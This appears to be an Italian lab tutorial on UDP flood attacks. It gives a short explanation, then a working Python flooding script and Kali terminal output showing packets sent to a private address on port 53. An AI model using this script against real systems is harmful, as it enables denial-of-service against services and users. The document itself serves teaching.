

# UDP Flood


# Cos'è un UDP Flood

Un attacco UDP flood può colpire praticamente qualsiasi porta aperta su un sistema. Questo tipo di attacco mira a saturare la rete e le risorse del sistema di destinazione, inviando una grande quantità di pacchetti UDP a una porta specifica o a una serie di porte in sequenza.

Le porte spesso prese di mira:

- Gli attaccanti spesso scelgono porte comuni, come la porta 53 (DNS), la porta 123 (NTP) o la porta 161 (SNMP), perché questi servizi spesso rispondono automaticamente alle richieste, amplificando l'attacco.

## UDP Flood Attack





```
~/Desktop/Buff.py - Mousepad  
File Edit Search View Document Help  
  
+ [ ] [ ] [ ] [ ] [ ] [ ] [ ] [ ] [ ] [ ] [ ] [ ] [ ] [ ] [ ] [ ] [ ] [ ] [ ] [ ]  
1 #Importiamo le librerie:  
2 import random  
3 import socket  
4  
5 #creiamo le variabili:  
6 size=int(input("Inserisci la dimensione del pacchetto\n"))  
7 iptarget=input("Inserisci l'IP del bersaglio\n")  
8 porta_target=int(input("Inserisci la porta UDP bersaglio:\n"))  
9 volte=int(input("Quante volte vuoi inviarlo\n"))  
10  
11 #Creiamo il socket UDP:  
12 def buffer (iptarget, porta_target, volte, size):  
13     try:  
14         buffersocket= socket.socket(socket.AF_INET, socket.SOCK_DGRAM)  
15         data=bytearray(random.getrandbits(8) for _ in range(size))  
16         for i in range(volte):  
17             buffersocket.sendto(data, (iptarget, porta_target))  
18             print(f"Pacchetto {i+1} di {len(data)} byte inviato a {iptarget} : {porta_target}")  
19     except Exception as e:  
20         print(f"Si è verificato un errore\n {e}")  
21     finally:  
22         buffersocket.close()  
23  
24 buffer(iptarget, porta_target, volte, size)  
25
```

```
File Actions Edit View Help

(kali@kali)-[~/Desktop]
$ python Buff.py
Inserisci la dimensione del pacchetto
1024
Inserisci l'IP del bersaglio
192.168.1.80
Inserisci la porta UDP bersaglio:
53
Quante volte vuoi inviarlo
10
Pacchetto 1 di 1024 byte inviato a 192.168.1.80 : 53
Pacchetto 2 di 1024 byte inviato a 192.168.1.80 : 53
Pacchetto 3 di 1024 byte inviato a 192.168.1.80 : 53
Pacchetto 4 di 1024 byte inviato a 192.168.1.80 : 53
Pacchetto 5 di 1024 byte inviato a 192.168.1.80 : 53
Pacchetto 6 di 1024 byte inviato a 192.168.1.80 : 53
Pacchetto 7 di 1024 byte inviato a 192.168.1.80 : 53
Pacchetto 8 di 1024 byte inviato a 192.168.1.80 : 53
Pacchetto 9 di 1024 byte inviato a 192.168.1.80 : 53
Pacchetto 10 di 1024 byte inviato a 192.168.1.80 : 53

(kali@kali)-[~/Desktop]
$
```

Eseguendo il programma, compilando le voci, possiamo riscontrare l'effettivo invio dei pacchetti.